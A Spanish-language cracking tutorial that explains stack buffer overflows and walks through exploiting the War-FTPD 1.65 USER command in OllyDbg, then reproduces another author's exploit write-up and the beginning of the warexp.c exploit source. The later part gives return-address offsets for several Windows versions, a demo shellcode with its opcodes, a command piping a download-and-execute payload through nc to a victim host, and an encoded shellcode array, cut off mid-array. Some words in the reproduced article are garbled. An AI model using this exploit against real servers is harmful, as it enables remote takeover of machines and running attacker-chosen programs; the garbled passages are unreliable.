Estudio completo del Buffer Overflow

por

AkirA

Información

Programa:	War ftp 1.65
Tamaño:	*El tamaño no importa XDDDDD*
URL:	www.iespana.es/ollydbg/akira.html
Herramientas:	1. Ollydbg 1.09c
Dificultad:	***NewBie avanzado***

Introducción

Hola amigos!!!! Bienvenidos a la 50 entrega del curso de AkirA sobre protecciones comerciales.

Existe un exploit hecho originalmente por Eid0 (creo) que hace que un hacker pueda obtener el control de forma remota de una maquina en la que se este ejecutando este programa.

Yo con este tutorial voy a tratar de explicar en que consisten estos fallos que pueden hacer que un hacker se meta en nuestro sistema. Voy a intentar probar que con el Olly también se puede localizar la función que falla y el punto exacto del fallo . También intentare demostrar lo fácil que seria escribir un shell code con el Olly. Pero no voy a escribir un shell code real , ya que ya existe, seria una tontería. En vez de eso os incluyo el texto donde viene el código original

Mis reconocimientos a Eid0, es un hacker genial, esto es como una adaptación de su trabajo para el "gran publico".

Un saludo para Joe, Spark, Blasito,Yllera, Palmixe, Houdini, Red hawk, Degete, eSn, KaoD, ShadowDark, Shoulck, etc, etc... y todo el conjunto de los magníficos Disidents y CracksLatinos

Cualquier duda escribirme a mi email atalasa@hotmail.com

Nota: si necesitáis información sobre Ollydbg buscar en la pagina de Joe Cracker: www.iespana.es/ollydbg esta es la mejor página que hay sobre el tema, de hecho gracias ha ella yo hago todos es tos proyectos en olly.

Comentario del Programa

Por supuesto el disclaimer de turno. Vamos a ver, no es que no me haga responsable de la utilización de esta información, es que directamente paso del tema, el unico proposito de todo esto es de carácter educativo.
A fin de cuentas, si lo que quieres es crackear un programa pues te bajas el crack y punto, pero si vas a leer este tutorial es porque tu objetivo es aprender. Eso es lo que nos motiva, el comprender como funcionan las cosas o como están hechas por dentro, y por supuesto el subidón de haberle ganado a un equipo de ingenieros diseccionando un objeto que ellos habían diseñado y del cual no sabemos nada.

.

Manos a la Obra
Comienza el asedio....

Hola y bienvenidos a la 50 entrega del curso de AkirA sobre protecciones comerciales.

Hoy vamos a ver un tema apasionante , el buffer OverFlow.

El Buffer Overflow o desbordamiento de Buffer consiste en un fallo que tiene las máquinas de tipo x86 cuya pila se incrementa al revés . Lo que produce que si el programador no tiene muchiiiiiiisimo cuidado se pueden dar fallos en los que una variable sobreescriba la dirección de retorno de una función. Como en todas las aplicaciones, la pila tiene permisos de ejecución, si escribimos la dirección para que apunte a un lugar en concreto de la pila podremos ejecutar código en una maquina remota XD

Veamos un ejemplo de lo que digo:

```
Funcion ( int x, int y)
{
        char buffer[ 200];

        scanf("%s",buffer);
}

main()
{
        funcion (5,6);
}
```

bueno, este programa básicamente lo que hace es llamar a una función llamada "Funcion" ahora veamos lo importante LA PILA:

lo primero que tenemos que ver, es como (en ASM) la función Main llama a la Función

:

PUSH 6

PUSH 5
CALL FUNCION

Entonces la pila quedaría así:

BBBBB8 : (dirección de retorno de Función)
BBBBBC: 05 00 00 00
BBBBC0: 06 00 00 00

Y ahora ya estamos dentro de la pila:

Entonces, lo primero sera guardar el registro ebp

PUSH EBP

La pila quedaría:

BBBBB4: EBP
BBBBB8 : (dirección de retorno de Función)
BBBBBC: 05 00 00 00
BBBBC0: 06 00 00 00

Y ahora la Función debe reservar memoria en la pila para sus variables locales. La forma de reserver memoria para la pila es:

SUB ESP,C8 (200 en hexadecimal)

Y la pila quedaría:

BBBAEC: 00 00 00 00

.....
.....
.....
.....

BBBBB4: EBP
BBBBB8 : (dirección de retorno de Función)
BBBBBC: 05 00 00 00
BBBBC0: 06 00 00 00

Entonces, ahora se ejecutaría la función que coge mi texto y lo coloca en el buffer BBBAEC (en este caso con la función scanf)

Y cuando lo ha hecho todo esto , debe regresar a la función main, para ello primero quita las variables locales:

ADD ESP,C8

Y la pila quedaría:

BBBBB4: EBP
BBBBB8 : (dirección de retorno de Función)
BBBBBC: 05 00 00 00
BBBBC0: 06 00 00 00

Luego debe sacar el EBP :

POP EBP

Y la pila quedaría:

BBBBB8 : (direcció de retorno de Función)
BBBBBC: 05 00 00 00
BBBBC0: 06 00 00 00

Y ahora solo le queda regresar:

RETN :

Y la pila quedaría

BBBBBC: 05 00 00 00
BBBBC0: 06 00 00 00

Una vez ya en la función MAIN, cuando ya se ejecuto la otra FUNCION se hace

ADD ESP, 8

Para dejar bien la pila

Pero aquí hay un fallo muy grande y es que en ninguna parte del programa se comprueba que el usuario no pueda introducir mas de 200 caracteres.
Si el usuario escribiese por ejemplo 212 A, sobre escribiría la dirección de retorno de la Función:

Por ejemplo, la pila antes de meter datos:

BBBAEC: 00 00 00 00

.....
.....
.....
.....

BBBBB4: EBP
BBBBB8 : (dirección de retorno de Función)
BBBBBC: 05 00 00 00
BBBBC0: 06 00 00 00

Y la pila después de meter 212 Aes (en asccii A = 41)

BBBAEC: 41 41 41 41

.....
.....
.....
.....

BBBBB4: 41 41 41 41
BBBBB8 : 41 41 41 41
BBBBBC: 41 41 41 41
BBBBC0: 41 41 41 41

Como veis, la dirección de retorno de la función se ha sobreescrito, lo que quiere decir que cuando la función ejecute el RETN no volverá a la función MAIN , si no a la función que se encuentre en la dirección 41414141

Entonces, se ha demostrado que podemos retocar la dirección de retorno para que ejecute la función que nosotros queramos.

Lo suyo es conseguir que se ejecute nuestro buffer, y que en nuestro buffer hayamos mandado en código ascii código ejecutable que nos de por ejemplo una SHELL

Esto del buffer Overflow es especialmente delicado para programas remotos como servidores y demás, porque podemos hacernos con el control del servidor gracias a este tipo de fallos.


Veamos un ejemplo:

El siguiente ejemplo ilustra porque ,un hacer,en el servidor ftp " war ftp 1.65" podía conseguir el control de la maquina en la que se estaba ejecutando, gracias a un USER muy especial XD

Cargamos el Olly y con el el war ftp 1.65 y lo primero que hacemos es irnos a la parte de debajo de la pantalla (al DUMP)

Alli hacemos una búsqueda del comando user. Para ello damos a CTRL + B y ponemos USER

Damos a intro, y vamos dando a CTRL +L hasta que encontremos un USER con mayúsculas, ya que todos los comandos se suelen poner con mayúsculas y vemos lo siguiente:




Como podemos ver se encuentra en la dirección 441D1C.

Ahora en la misma sección de datos vamos a buscar una especie de tabla (array) que contenga un montón de direcciones que apuntes a comandos como nuestro USER, para ello vamos a buscar nuestro 441d1c para ver desde donde es llamado.

Damos a CTRL + B otra vez y ahora ponemos 1c 1d 44 00 (recordad que x86 es low endiang)

Y para aquí



Bueno pues ya hemos encontrado la tabla XD. Ahora lo que vamos a hacer es poner en esa dirección un break point memory on access

Una vez hecho todo esto vamos a dejar que que se ejecute el servidor. Dad a f9 y mirad que este Running.

Ahora abrimos el MSDOS y ponemos:


C:\> telnet 192.168.1.2 21

USER
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAA

PASS MiClaveEsMia

Como podéis comprobar, el servidor se detiene y el el Olly informa de que esta PAUSE debido al breakpoint que pusimos antes.


Ahora para ahorrar tiempo trazar directamente hasta esta dirección:



Como veis estamos dentro de una función muy parecida al ejemplo de arriba que os puse (solo que no guarda el EBP)


Lo importante es que hace el SUB ESP,208 , osea que esta reservando sitio en la pila para las variables locales.

Seguimos trazando y llegamos hasta ese sprintf



En el ejemplo de teoría que puse arriba fue con Scanf, pero esta función también nos vale. Lo que va a hacer es copiar el nombre del user que hemos metido (osea ese porrón de AAAAAAAAA) al buffer que ha reservado antes y que esta en la pila, pero no hay por ningún sitio una comprobación del tamaño del nombre que le damos, por lo tanto si las AAAAAAAAAAA que hemos metido son mayores que 208h sobreescribiremos la dirección de retorno de la función.

Sigamos trazando hasta el retn de esta función



Bien fijaros en la PILA. Vemos que nuestros damos han sobreescrito tooooooodo lo que había por debajo y ha sobrepasado la longitud del buffer y que ahora, cuando se ejecute la instrucción RETN va a saltar a la dirección 41414141 que logicamente esta MAL.

Ahora nos fijamos en el valor de los registros:

ESP = BBFD44
EBP = BBFDA4
BUFFER= BBFB5F

Retn esta en BBFD44 que es la dirección de ESP antes del RETN

Entonces veamos el tamaño de as cosas :

BBFD44 (dirección de retorno) - BBFB5F (donde están mi Buffer) = 1E5 (485 bytes)

Y en EBP también hay parte de nuestros AAAAAAAAAA.

Entonces lo que vamos a hacer es cambiar la dirección de retorno , para que apunte a algún sitio que haya CALL EBP , para que se ejecute el código que haya en EBP (que apunta a nuestras AAAAAAAAAAAAA) y cambiaremos ese código AAAAA por opcodes en ASM que sean un programa y hagan lo que nosotros queramos.

En este mismo programa hay un CALL EBP

Hay quien busca DLL que se carguen siempre en la misma dirección para que sea compatible con mas versiones , pero esto solo es un ejemplo para ilustrar

Entonces si yo mando: telnet 192.168.1.2 21

USER 485 Aes y 0x4071E6 y un montón mas de Aes , sobre escribiré la dirección de retorno y el programa retornará a 4071e6, que hará que salte a CALL EBP y ejecutarán nuestras Aes.
A en ascii = 41, y 41 en opcode en ASM significa INC ECX, lo unico que conseguimos es incrementar ECX sin para XD. Ahora toca escribir el SHELL para que ejecute algún programa nuestro:

Ejemplo:

Este ejemplo NO es bueno, ya que contiene 0x00 lo cual esta prohibido en cualquier buffer overflow y además llama a las apis de forma CALL dirección en vez de CALL [xxxxxx]. Lo unico que pretendo demostrar con este ejemplo tonto es ver como Olly nos facilita muchísimo la tarea de escribir SHELLs y coger de un plumazo los opcodes para nuestra SHELL sin necesidad de ensambladores externos:

Ejemplo:

```
00BBFDA4  EB 1A           JMP SHORT 00BBFDC0
00BBFDA6  41              INC ECX
00BBFDA7  6B69 72 41      IMUL EBP,DWORD PTR DS:[ECX+72],41
00BBFDAB  0045 73         ADD BYTE PTR SS:[EBP+73],AL
00BBFDAE  74 61           JE SHORT 00BBFE11
00BBFDB0  73 46           JNB SHORT 00BBFDF8
00BBFDB2  75 65           JNZ SHORT 00BBFE19
00BBFDB4  72 61           JB SHORT 00BBFE17
00BBFDB6  0041 41         ADD BYTE PTR DS:[ECX+41],AL
00BBFDB9  41              INC ECX
00BBFDBA  41              INC ECX
00BBFDBB  41              INC ECX
00BBFDBC  41              INC ECX
00BBFDBD  41              INC ECX
00BBFDBE  41              INC ECX
00BBFDBF  41              INC ECX
00BBFDC0  6A 30           PUSH 30
00BBFDC2  68 A6FDBB00     PUSH 0BBFDA6                    ASCII "AkirA"
00BBFDC7  68 ACFDBB00     PUSH 0BBFDAC                    ASCII "EstasFuera"
00BBFDCC  6A 00           PUSH 0
00BBFDCE  E8 1D141777     CALL USER32.MessageBoxA
00BBFDD3  E8 DD5E2977     CALL kernel32.ExitProcess
00BBFDD8  41              INC ECX
```

Y los opcodes a mandar serian:

```
00BBFD4C  41 41 41 41 41 41 41 41  AAAAAAAA
00BBFD54  41 41 41 41 41 41 41 41  AAAAAAAA
00BBFD5C  41 41 41 41 41 41 41 41  AAAAAAAA
00BBFD64  41 41 41 41 41 41 41 41  AAAAAAAA
00BBFD6C  41 41 41 41 41 41 41 41  AAAAAAAA
00BBFD74  41 41 41 41 41 41 41 41  AAAAAAAA
00BBFD7C  41 41 41 41 41 41 41 41  AAAAAAAA
00BBFD84  41 41 41 41 41 41 41 41  AAAAAAAA
00BBFD8C  41 41 41 41 41 41 41 41  AAAAAAAA
00BBFD94  41 41 41 41 41 41 41 41  AAAAAAAA
00BBFD9C  41 41 41 41 41 41 41 41  AAAAAAAA
00BBFDA4  EB 1A 41 6B 69 72 41 00  ë→AkirA.
00BBFDAC  45 73 74 61 73 46 75 65  EstasFue
00BBFDB4  72 61 00 41 41 41 41 41  ra.AAAAA
00BBFDBC  41 41 41 41 6A 30 68 A6  AAAAj0h¦
00BBFDC4  FD BB 00 68 AC FD BB 00  ²╗.h¼²╗.
00BBFDCC  6A 00 E8 1D 14 17 77 E8  j.Φ#¶$wΦ
00BBFDD4  DD 5E 29 77 41 41 41 41  ¦^)wAAAA
00BBFDDC  41 41 41 41 41 41 41 41  AAAAAAAA
00BBFDE4  41 41 41 41 41 41 41 41  AAAAAAAA
00BBFDEC  41 41 41 41 41 41 41 41  AAAAAAAA
00BBFDF4  41 41 41 41 41 41 41 41  AAAAAAAA
00BBFDFC  41 41 41 41 41 41 41 41  AAAAAAAA
00BBFE04  41 41 41 41 41 41 41 41  AAAAAAAA
00BBFE0C  41 41 41 41 41 41 41 41  AAAAAAAA
00BBFE14  41 41 41 41 41 41 41 41  AAAAAAAA
00BBFE1C  41 41 41 41 41 41 41 41  AAAAAAAA
00BBFE24  41 41 41 41 41 41 41 41  AAAAAAAA
00BBFE2C  41 41 41 41 41 41 41 41  AAAAAAAA
00BBFE34  41 41 41 41 41 41 41 41  AAAAAAAA
```

Bueno, REPITO ¡!!!!!!! ESTE CÓDIGO ESTA MAL PORQUE NO PUEDE USAR 0x00, NI CALL DIRECCIÓN

SOLO ES UN COMO SABER LOS OPCODES A MANDAR RAPIDAMENTE XD

En este tuto solo se pretendía demostrar que con Olly también se pueden encontrar y explotar este tipo de fallos que pueden darnos el control de una maquina remota

A continuación, os pongo el texto original del hacker que hizo el shell code que permite descargar un archivo al servidor y ejecutarlo. Mi admiración por este hacker

Y COMIENZAN LOS PROBLEMAS

Ahora empezamos a vislumbrar los problemas, empecemos a enumerarlos:

1. Como el war nos finaliza la cadena con ese "has logged out", no podremos utilizar el 0 del fin de cadena para saltar al segmento de código del warftpd en alguna instrucción CALL ESP o equivalente, por lo que tendremos que utilizar las librerías de Windows para tomar el control del overflow. Bienvenido al mundo de las versiones de windows. Esto ya lo retomaremos mas tarde.

2. Entre el snprintf y el ret, la rutina modifica muchos bytes del buffer antes y después del ret,a parte hemos de restar el tamaño del string que antepone y que finaliza la cadena del log, por lo que con estas correcciones tenemos:

Bytes antes del ret=450bytes
Bytes despues=650bytes

3. Bytes prohibidos en el buffer, el nombre de usuario no puede tener los bytes 0x40 ("@"),0x0d(intro),0x0F, ni 0. Con lo que la shellcode no podrá tener estos caracteres.

NOS CREAMOS UNA MINISHELLCODE

Bueno, con esta información, ahora debemos de crearnos una shellcode peque¤a y que no contenga los caracteres prohibidos. Esta parte me la salto, para mas detalles sobre como hacer shellcodes para win32, leeros el articulo de Raise. Finalmente, con esfuerzo, consigo hacerme una shellcode de 350 bytes a los que sumo espacio para meter una url de aprox 50 bytes con lo que finalmente obtengo la shellcode de 407 bytes, y con el contenido minimamente encriptado para no ir ense¤ando las entra¤as a todos los sniffers y logs del mundo.

A GRANDES PROBLEMAS GRANDES REMEDIOS

Bien, nos encontramos con que no podemos utilizar el modulo del programa para saltar alli y darle la ejecucion a la pila, ya que este esta en la zona 0x0040xxxx y no podemos conseguir un 0 para chafar la IP debido a que la cadena acaba en "has logged out"\0. Esto nos obliga a buscar una instruccion amiga en alguna dll cargada en el contexto del programa, y aqui es donde empiezan los verdaderos problemas, si pudieramos saltar al modulo warftpd.exe con la ayuda del 0 tendriamos un xploit que funcionaría en todas

las plataformas sin tener que modificar nada, ahora tendremos que echar mano de las dlls de Windows mapeadas por el proceso y su universo de versiones.

Echo un vistazo y me doy cuenta de que un call o jmp esp esta solo en las librerias de windows que mas cambian entre versiones, por lo que explotar un sistema desconocido podria ser una odisea, adivinando versiones y demás...

Vamos a ver que mas tenemos, ahora le echo un ojo a los datos que marque como interesantes cuando se producía el ret, es decir, EBP y EBX. En el momento del ret EBP apunta a una zona de pila posterior al retadress, podríamos utilizar esto para buscar en las librerías un CALL/JMP EBP que es mucho mas común que no los JMP ESP, y lo podremos encontrar en librerías mas estables del windows.

El problema es que plebeya variara mucho si el war esta en cinto o si esta en NT/riada por lo que vamos a generar otra deshelaros que encapsulara a la primera y sera muy flexible teniendo en cuenta que su inicio de ejecución puede variar enormemente debido a ebp:

SHELLCODE 2, MULTIWINDOWS

```
        nop  <-iniciobuffer
        .
        nop
        SHELLCODE1 PROPIAMENTE DICHA (407 bytes)
        bytes irrelevantes ke
        kambiara el war
ccfd18:  retaddress->apunta a instrucción de librería
                con call ebp o jmp ebp
                [ccfd78 en windows98]
ccfd1c:  bytes irrelevantes
        ke cambiara el war
        nop
        ..
ccfd78:  nop
        nop
        ..
       nop
        add esp,FFFFFE3E
        jmp esp
        \0
```

Como se puede ver ahora hay un nivel de indirección mas, el call ebp llevara la ejecución a la zona de memoria alta de nops que al final saltara a la zona baja de nops donde finalmente se ejecutara la shell original.

Como vemos, para realizar esto, solo tenemos que parchearla con nops antes y detrás todo lo que podamos y al final meter una instrucción de resta de esp (en este caso sumamos -300 para que no de ningún 0 en los codeops) y saltar a ella, ya que las pilas serán diferentes para NT y win9x y no debemos hardcodear las direcciones.

BUSCANDO OFFSETS DESESPERADAMENTE

Ahora es cuestión de buscar algunos offsets en librerías de Windows que sepa que no varíen mucho en el tiempo y que contengan mis instrucciones favoritas CALL EBP,JMP EBP.

Esto se consigue instalando todas las versiones de NT, yo lo hago con ghost para cambiar de tipo de NT en 2-3 minutos, y luego ejecutar el programa listdlls que nos dirá que librerías hay instaladas en el contexto del proceso war-ftpd.

Al tener el sistema flexible de explotación nos hacen falta pocos offsets.

Win9x que lo encontramos en el kernel32.dll dir. 0xbff941e2-->CALL EBP Uno para NT SP3-SP6 originales->0x779e2b2e libreria MSVCRT.DLL Otro para NT's SP6 con Internet Explorer 5 o posterior en 0x77df53f7

RESULTADO FINAL

Finalmente, nos generamos un programa en C que genera esta segunda shellcode a partir de la primera que esta hecha en asm y saca toda la shellcode resultante por pantalla.

Al payload del xploit le pongo un codigo que se conecta a una pagina web, baja un archivo determinado y lo ejecuta, en este caso el archivo al que apunto es un juego de ping-pong de MSX.

Llega el momento de la verdad, el momento de explotar el warftpd...

```
[root@trastu exploitwar165]#
warexp 2 http://192.168.0.1/pinpon.exe | nc 192.168.0.2 21

220- Jgaa's Fan Club FTP Service WAR-FTPD 1.65 Ready 220
Please enter your user name.
331 User name okay, Need password. <---Pulsar Ctrl-C
punt!
```

En el Windows de la maquina atacada la pantalla da un flash, el war-ftpd se esfuma, y el juego aparece, despues de la dura batalla, nos tomamos nuestro merecido descanso...

Eid0
http://www.micro-electronica.com
eid0@micro-electronica.com

CODIGO FUENTE EXPLOIT WAREXP.C

```
//////////////////////////////////////////////////////
// Remote Xploit for Warftpd 1.65
//////////////////////////////////////////////////////
//
// This Xploit forces a remote Windoze war-ftpd to download a program
// from an url and execute it with VISIBLE mode.
// It doesn't need any account as the overflow is in the command USER.
// Don't bother to ask me how to change the payload to be invisible.
// The world don't need script kiddies.
// World need people thinking themselves.
// Peace
//
// Compilation: gcc warexploit.c -o warexp
//
// Execution:
// warexp typeofwindows url | nc ipvictim portftp(21)
//
// Example
// warexp 0 http://www.myhost.com/pingpong.exe | nc victimhost 21
// 220- Jgaa's Fan Club FTP Service WAR-FTPD 1.65 Ready
// 220 Please enter your user name.
// 331 User name okay, Need password.
// <--Press Ctrl-C or put any password
// punt!
//
// Greetz to: Raise, and all people in #netsearch
// Dedicated to AnnA: I love you
//
// eid0
// eid0@micro-electronica.com
// http://www.micro-electronica.com
// explanatory article in:
// http://www.netsearch-ezine.com ezine #7 or
// http://www.micro-electronica.com/docz/infoexploitwarftpd.htm
//
//////////////////////////////////////////////////////////////
#include <stdio.h>
#include <stdlib.h>
#include <unistd.h>

//#define OVERLEN 585
#define NOP 0x90

unsigned char astroploit[] =
{0x54,0x5F,0x33,0xC0,0x50,0xF7,0xD0,0x50,0x59,0xF2,0xAE,0x39,0x47,
0xFC,0x75,0xF9, 0x59,0xB1,0xB8,0x8B,0xC7,0x48,0x80,0x30,0x99,0xE2,
0xFA,0x83,0xE4,0xFC,0x33,0xF6, 0x96,0xBB,0x11,0x44,0xCA,0x44,0xC1,
0xEB,0x08,0x56,0xFF,0x13,0x8B,0xD0,0xFC,0x33, 0xC9,0xB1,0x06,0xAC,
0x84,0xC0,0x75,0xFB,0x52,0x51,0x56,0x52,0x66,0xBB,0x18,0xCA,0xFF,
```

```
0x13,0xAB,0x59,0x5A,0xE2,0xEC,0xAC,0x84,0xC0,0x75,0xFB,0x66,0xBB,
0x44,0xCA, 0x56,0xFF,0x13,0x8B,0xD0,0xFC,0x33,0xC9,0xB1,0x03,0xAC,
0x84,0xC0,0x75,0xFB,0x52, 0x51,0x56,0x52,0x66,0xBB,0x18,0xCA,0xFF,
0x13,0xAB,0x59,0x5A,0xE2,0xEC,0xAC,0x84, 0xC0,0x75,0xFB,0x33,0xDB,
0x53,0x53,0x53,0x43,0x53,0x4B,0x53,0xFF,0x57,0xF4,0x53, 0x53,0x53,
0x53,0x56,0x50,0xFF,0x57,0xF8,0x50,0xAC,0x84,0xC0,0x75,0xFB,0x58,
0x89, 0x37,0x50,0xAC,0x84,0xC0,0x75,0xFB,0xB8,0xFF,0x0F,0xD4,0x30,
0xC1,0xE8,0x0C,0x8B, 0xE8,0x58,0x50,0x8B,0xF7,0x83,0xC6,0x04,0x55,
0x33,0xDB,0x53,0xFF,0x57,0xE0,0x89, 0x46,0x04,0x58,0x56,0x55,0xFF,
0x76,0x04,0x50,0xFF,0x57,0xFC,0x53,0xFF,0x37,0xFF, 0x57,0xE8,0xFF,
0x36,0xFF,0x76,0x04,0x50,0x8B,0xD8,0xFF,0x57,0xEC,0x53,0xFF,0x57,
0xF0,0x33,0xDB,0x83,0xC3,0x05,0x53,0xFF,0x37,0xFF,0x57,0xDC,0xFF,
0x57,0xE4,0x4B, 0x45,0x52,0x4E,0x45,0x4C,0x33,0x32,0x00,0x57,0x69,
0x6E,0x45,0x78,0x65,0x63,0x00, 0x47,0x6C,0x6F,0x62,0x61,0x6C,0x41,
0x6C,0x6C,0x6F,0x63,0x00,0x45,0x78,0x69,0x74, 0x50,0x72,0x6F,0x63,
0x65,0x73,0x73,0x00,0x5F,0x6C,0x63,0x72,0x65,0x61,0x74,0x00, 0x5F,
0x6C,0x77,0x72,0x69,0x74,0x65,0x00,0x5F,0x6C,0x63,0x6C,0x6F,0x73,
0x65,0x00, 0x57,0x49,0x4E,0x49,0x4E,0x45,0x54,0x00,0x49,0x6E,0x74,
0x65,0x72,0x6E,0x65,0x74, 0x4F,0x70,0x65,0x6E,0x41,0x00,0x49,0x6E,
0x74,0x65,0x72,0x6E,0x65,0x74,0x4F,0x70, 0x65,0x6E,0x55,0x72,0x6C,
0x41,0x00,0x49,0x6E,0x74,0x65,0x72,0x6E,0x65,0x74,0x52, 0x65,0x61,
0x64,0x46,0x69,0x6C,0x65,0x00,0x68,0x74,0x74,0x70,0x3A,0x2F,0x2F,
0x77, 0x77,0x77,0x2E,0x6D,0x69,0x63,0x72,0x6F,0x2D,0x65,0x6C,0x65,
